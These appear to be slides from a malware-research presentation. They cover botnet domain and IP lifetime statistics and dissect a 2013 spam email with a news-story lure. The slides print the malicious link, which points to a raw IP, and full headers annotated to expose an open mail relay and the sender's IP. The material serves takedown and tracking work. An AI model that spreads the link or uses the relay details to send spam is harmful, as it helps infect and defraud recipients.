
- Statistics on lifetime of domains and duration of usage of IPs in the botnet
- -> Efficiency of takedown, cleanup
- -> Efficiency of criminals' operation and botnet growth
- Case of “zombie” IPs, that serve in the botnet for a long time (months), never cleaned, residential, and also universities

# Domains' lifetime counts


Counts =  $f(\text{domain lifetime in days})$

Sample size: 712 domains

## Domain Lifetime Distribution








# IPs' lifetime counts

Counts =  $f(\text{IP lifetime in days})$


Sample size: 27,200+ IPs

## IP Lifetime Distribution



# Botnet's IPs lifetime

~~Maiware~~ **MustDie**



# IPs' lifetime (cont'd)

~~Malware~~ **Must Die**

- 2624 IPs lasted 1 day
- 19416 lasted less than a day

# Botnet's IPs lifetime

- 110,000+ unique IPs collected over 5 months
- 11662 IPs have hosted domains

# **Analysis of the Botnet Weaknesses**

# Analysis for the weakness

- Infection Peer Scheme

Texas Explosion Injures Dozens

Bess Miles <peering@sewkis.com> 2:09 AM (10 hours ago)

Be careful with this message. It contains a suspicious link that was used to steal people's personal information. Unless you trust the sender, don't click links or reply with personal information. [Learn more](#)

<http://94.28.49.130/news.html>


Return-Path: <peering@sewkis.com>  
 Received: from 37.45.155.190 [37.45.145.201] by mx.google.com with SMTP id o12si5501238lab.8.2013.04.19.10.10.30; Fri, 19 Apr 2013 10:11:03 -0700 (PDT)  
 Received-SPF: neutral (google.com: 37.45.145.201 is neither permitted nor denied by best guess record for domain of peering@sewkis.com) client-ip=37.45.145.201; Authentication-Results: mx.google.com; spf=neutral (google.com: 37.45.145.201 is neither permitted nor denied by best guess record for domain of peering@sewkis.com) smtp.mail=peering@sewkis.com  
 Received: from unknown (HELO vt2jjg [149.47.158.222]) by 37.45.145.201 with ESMTP; Fri, 19 Apr 2013 20:14:15 +0300  
 Message-ID: <001f01ce3d20\$c17674c0\$952f9ede@Supermanvt2jjg>  
 From: "Bess Miles" <peering@sewkis.com>  
 To: <unixfreaxj@...>  
 Subject: Texas Explosion Injures Dozens  
 Date: Fri, 19 Apr 2013 20:09:17 +0300  
 MIME-Version: 1.0  
 Content-Type: text/plain; format=flowed; charset="iso-8859-1"; reply-type=original  
 Content-Transfer-Encoding: 7bit  
 X-Priority: 3  
 X-MSMail-Priority: Normal  
 X-Mailer: Microsoft Outlook Express 6.00.2800.1158  
 X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1158

to reply with this address (don't reply!)  
 IP address of the open relay MTA  
 ID to be grep in open-relayed MTA's log  
 SPF rules set to neutral, to permit mail like this unblocked by gmail. preventing FP I suppose  
 IP Address used by spammer to connect to open relayed MTA  
 This HELP command accepted for open relay (must fix) in MTA's conf  
 Usage of Outlook Express 6, suggested WinXP used for sending this spam by spammer...  
 suggested the attacker can be tracked/exist in separate network



